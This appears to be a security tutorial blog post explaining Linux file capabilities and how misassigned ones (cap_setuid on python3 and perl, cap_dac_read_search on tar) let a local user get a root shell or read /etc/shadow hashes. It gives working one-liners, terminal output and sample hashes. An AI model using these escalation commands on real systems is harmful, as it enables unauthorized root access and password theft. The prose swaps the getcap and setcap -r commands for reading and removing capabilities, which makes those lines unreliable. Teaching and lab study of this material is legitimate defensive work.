

Linux Privilege Escalation using Capabilities

November 30, 2019 By Raj Chandel

In this article, we will discuss the mechanism of “**capability**” and Privilege escalation by abusing it. As we know when the system creates a work context for each user where they achieve their tasks with the privileges that are assigned to them. So, to provide some specific functionalities, it is necessary for a non-privileged user to sometimes temporarily acquire a superuser profile to perform a specific task.

This functionality mainly can be achieved by assigning privileges through sudo, or setuid permissions to an executable file which allows the user to adopt the role of the file owner.

To accomplish the same task in a more secure way the system admin uses “capability” which plays an effective role in the security of Linux based operating systems.

Table of Content

Introduction to Capability

- What is capability?
- Difference between capability and SUID.
- Use of capabilities.
- Working with capability
- List of capability

Abusing capability for Privilege Escalations

- Python3
- Perl
- Tar

Introduction to Capability

[What is capability in Linux](#)

Before capabilities, we only had the binary system of privileged and non-privileged processes and for the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes: privileged processes that referred as superuser or root and unprivileged processes (whose effective UID is nonzero).

Capabilities are those permissions that divide the privileges of kernel user or kernel level programs into small pieces so that a process can be allowed sufficient power to perform specific privileged tasks.

[Difference between capability and SUID](#)

SUID: SUID stands for set user ID and allows users to execute the file as the file owner. This is defined as giving temporary access to a user to run a program/file with the permissions of the file's owner rather than the user who runs it. This can easily be detected by the use of the "Find" command. To find all files with SUID set in the current directory we can use-perm option which will print files only with permissions set to 4000.

```
root@HackingArticles:~# chmod u+s /usr/bin/python3
root@HackingArticles:~# su demo
demo@HackingArticles:/root$ cd /home/demo
demo@HackingArticles:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/perl
/usr/bin/traceroute6.iputils
/usr/bin/python3.6
/usr/bin/gpasswd
/usr/bin/sudo
```

Capability: Security of Linux systems can be improved by using many actions. One of these measures is called **Linux capabilities** which are maintained by the kernel. In other words, we can say that they are a little unintelligible but similar in principle to SUID. Linux's thread privilege checking is based on capabilities.

```

root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3 ↩
root@HackingArticles:~# su demo
demo@HackingArticles:/root$ cd /home/demo ↩
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
demo@HackingArticles:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/perl
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper

```

No Entry for python3

Uses of capabilities

Capabilities work by breaking the actions normally reserved for root down into smaller portions. The use of capabilities is only beginning to drop into userland applications as most system utilities do not shed their root privileges. Let's move ahead that how we can use this permission more into our task.

Limited user's permission: As we know Giving away too many privileges by default will result in unauthorized changes of data, backdoors and circumventing access controls, just to name a few. So to overcome this situation we can simply use the capability to limited user's permission.

Using a fine-grained set of privileges: Use of capability can be more clearly understood by another example. Suppose a web server normally runs at port 80 and we also know that we need root permissions to start listening on one of the lower ports (<1024). This web server daemon needs to be able to listen to port 80. Instead of giving this daemon all root permissions, we can set a capability on the related binary, like CAP_NET_BIND_SERVICE. With this specific capability, it can open up port 80 in a much easier way.

Working with capability

The operation of capabilities can be achieved in many ways. Some of them are listed below:

Assigning and removing capability: They are usually set on executable files and are automatically granted to the process when a file with a capability is executed. The file capability sets are stored in an extended attribute named

as security.capability. This can be done by the use of attribute CAP_SETCAP capability.

To enable the capability for any file frame command as shown below:

```
setcap cap_setuid+ep /home/demo/python3
```

Similarly one can also remove file capability by as below mentioned command.

```
getcap -r / 2>/dev/null
```

```
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
```

Reading capability: There are many files or program to which capability is predefined so to view that a file has any capability set then you can simply run the command as:

```
setcap -r /home/demo/python3
```

If you'd like to find out which capabilities are already set on your system, you can search your whole file-system recursively with the following command:

```
getcap -r / 2>/dev/null
```

```
root@HackingArticles:~# setcap -r /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
root@HackingArticles:~#
```

List of Capability

On the basis of functionality, the capability is categorized into total 36 in the count. Some of the majorly used are shown below.

Capabilities Name	Description
CAP_AUDIT_CONTROL	Allow to enable and disable kernel auditing.
CAP_AUDIT_WRITE	Helps to write records to kernel auditing log.
CAP_BLOCK_SUSPEND	This feature can block system suspend.
CAP_CHOWN	Allow user to make arbitrary changes to file UIDs and GIDs.
CAP_DAC_OVERRIDE	This helps to bypass file read, write, and execute permission checks.
CAP_DAC_READ_SEARCH	This only bypass file and directory read/execute permission checks.
CAP_FOWNER	This enables to bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file.
CAP_KILL	Allow the sending of signals to processes belonging to others
CAP_SETGID	Allow changing of the GID
CAP_SETUID	Allow changing of the UID
CAP_SETPCAP	Helps to transferring and removal of current set to any PID.
CAP_IPC_LOCK	This helps to Lock memory
CAP_MAC_ADMIN	Allow MAC configuration or state changes.
CAP_NET_RAW	Use RAW and PACKET sockets; And helps to bind any address for transparent proxying.
CAP_NET_BIND_SERVICE	SERVICE Bind a socket to Internet domain privileged ports

Abusing Capabilities Privilege Escalations

Python Capability

Suppose the system administrator wants to grant superuser permission for any binary program, let's say for python3, which should only be available to a specific user, and admin doesn't want to give SUID or sudo permission. The admin supposed to used capabilities, for the python3 program that should be executed by specific user let's say for user "demo". This can be accomplished with following commands on the host machine.

```
which python3
cp /usr/bin/python3 /home/demo/
setcap cap_setuid+ep /home/demo/python3
```

As a result, the user demo received the privilege to run the python3 program as root because here admin has upraised the privilege by using cap_setuid+ep which means all privilege is assigned to the user for that program. But if you will try to find 4000 permission files or programs then it might not be shown for /home/dome/python3.

Note: the user home directory should be not accessible for other users because if it is accessed to other non-root users then other users will also proficient to take the privilege of capabilities set for user demo.


```
root@HackingArticles:~# which python3 ↩
/usr/bin/python3
root@HackingArticles:~# cp /usr/bin/python3 /home/demo/ ↩
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3 ↩
root@HackingArticles:~# █
```

Exploiting capability using python3

Assuming an intruder has compromised the host machine as local user and spawn the least privilege shell and he looked for system capabilities and found empty capability (ep) over suid is given python3 for user demo that means all privilege is assigned to user for that program, therefore taking advantage of this permission he can escalate into high privilege from low privilege shell.

```
getcap -r / 2>/dev/null
pwd
ls -al python3
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
id
```

Hence you can observe the local user demo has accessed the root shell as shown in the given image.



The screenshot shows a terminal session on a system named 'HackingArticles'. The user 'demo' runs 'getcap -r / 2>/dev/null' and sees that '/home/demo/python3' has the capability 'cap_setuid+ep'. They then run 'pwd' (showing '/home/demo'), 'ls -al python3' (showing permissions '-rwxr-xr-x 1 root root'), and finally execute './python3 -c \'import os; os.setuid(0); os.system("/bin/bash")\''. The prompt changes to 'root@HackingArticles:~#', and running 'id' confirms 'uid=0(root) gid=1001(demo) groups=1001(demo)'. Green arrows and boxes highlight the key steps and the resulting root shell.

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$ ls -al python3
-rwxr-xr-x 1 root root 4526456 Nov 27 06:58 python3
demo@HackingArticles:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

Perl Capability

We have another example “perl” which is same as above where the admin supposed to used capabilities, for the perl program that should be executed by specific user let’s say for user “demo”. This can be accomplished with following commands on the host machine.

```
which perl
cp /usr/bin/perl /home/demo/
setcap cap_setuid+ep /home/demo/perl
```

As a result, the user demo received the privilege to run the python3 program as root because here admin has upraised the privilege by using cap_setuid+ep which means all privilege is assigned to the user for that program.

```

root@HackingArticles:~# which perl
/usr/bin/perl
root@HackingArticles:~# cp /usr/bin/perl /home/demo/
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/perl
root@HackingArticles:~#

```

Exploiting capability using perl

Repeat above step for exploit perl program to escalate the root privilege:

```

getcap -r / 2>/dev/null
pwd
ls -al perl
./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
id

```

```

demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/perl = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$ ls -al perl
-rwxr-xr-x 1 root root 2097720 Nov 27 06:43 perl
demo@HackingArticles:~$ ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/
bin/bash";'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#

```

Tar Capability

We have another example “tar” which is same as above where the admin supposed to used capabilities to extract high privilege file that are restricted for other users, that should be extracted by specific user let’s say by user “demo”.

Let’s take an example: The admin wants to assign a role, where the user “demo” can take the backup of files as root, for this task the admin has set read capability on tar program. This can be accomplished with following commands on the host machine.

```

which tar
cp /bin/tar /home/demo/
setcap cap_dac_read_search+ep /home/demo/tar

```



```

root@HackingArticles:~# which tar
/bin/tar
root@HackingArticles:~# cp /bin/tar /home/demo/
root@HackingArticles:~# setcap cap_dac_read_search+ep /home/demo/tar
root@HackingArticles:~#

```

Exploiting capability using tar

Repeat same procedure to escalate the privilege, take the access of host machine as a local user and move ahead for privilege escalation. Since this time admin has use CAP_DAC_READ_SEARCH that will help us to bypass file read permission checks and directory read and execute permission checks.

```

getcap -r / 2>/dev/null
pwd
ls -al tar

```

In this, we try to read shadow file where all system's user password hashes are stored for this you have to follow below steps.

- Compress the /etc/shadow in the current directory with the help of the tar program.
- You will get shadow.tar in your current directory.
- Extract the shadow.tar and you will get a directory as "etc/shadow".
- Use cat/head/tail or program to read the hashes of passwords.

```

./tar cvf shadow.tar /etc/shadow
ls
./tar -xvf shadow.tar

```

```


demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
demo@HackingArticles:~$ ./tar -cvf shadow.tar /etc/shadow
./tar: Removing leading '/' from member names
/etc/shadow
demo@HackingArticles:~$ ls
examples.desktop shadow.tar tar
demo@HackingArticles:~$ ./tar -xvf shadow.tar
etc/shadow

```

As a result, you will have "etc/shadow" file your current directory and you can read the hashes of the password as shown here.


```
tail -8 etc/shadow
```

A malicious user can break this password using a tool such as a john the ripper or hash killer etc.



```
demo@HackingArticles:~$ tail -8 etc/shadow
gnome-initial-setup:!:17937:0:99999:7:::
gdm:!:17937:0:99999:7:::
komal:$1$86xi$IqsvAbAaZNjsJSAyhFHb/0:18223:0:99999:7:::
demo:$6$bFGe9l55$CC1vFMqkFKiLGLcFqRNYeZ0b53XVHQYrsvpbgHkbtzsILJ3gbAkURhAAVkd6x/TZ
ArP6Y6YpgxL9AvPUADMJm/:18223:0:99999:7:::
raj:$6$/0ruKcUG$vPRUGESNl70IVjRbvpcr105kqn6.UEfGfWhtOWmNcUhN12dJPYK/bckGDGu22tRE/
```

Conclusion: The system admin should be aware of security loopholes during assigning such capability which can affect the integrity of kernel that can lead to privilege escalation.

References:

<http://lists.linuxfromscratch.org/pipermail/hlfs-dev/2011-August/004870.html>

<https://gtfobins.github.io/>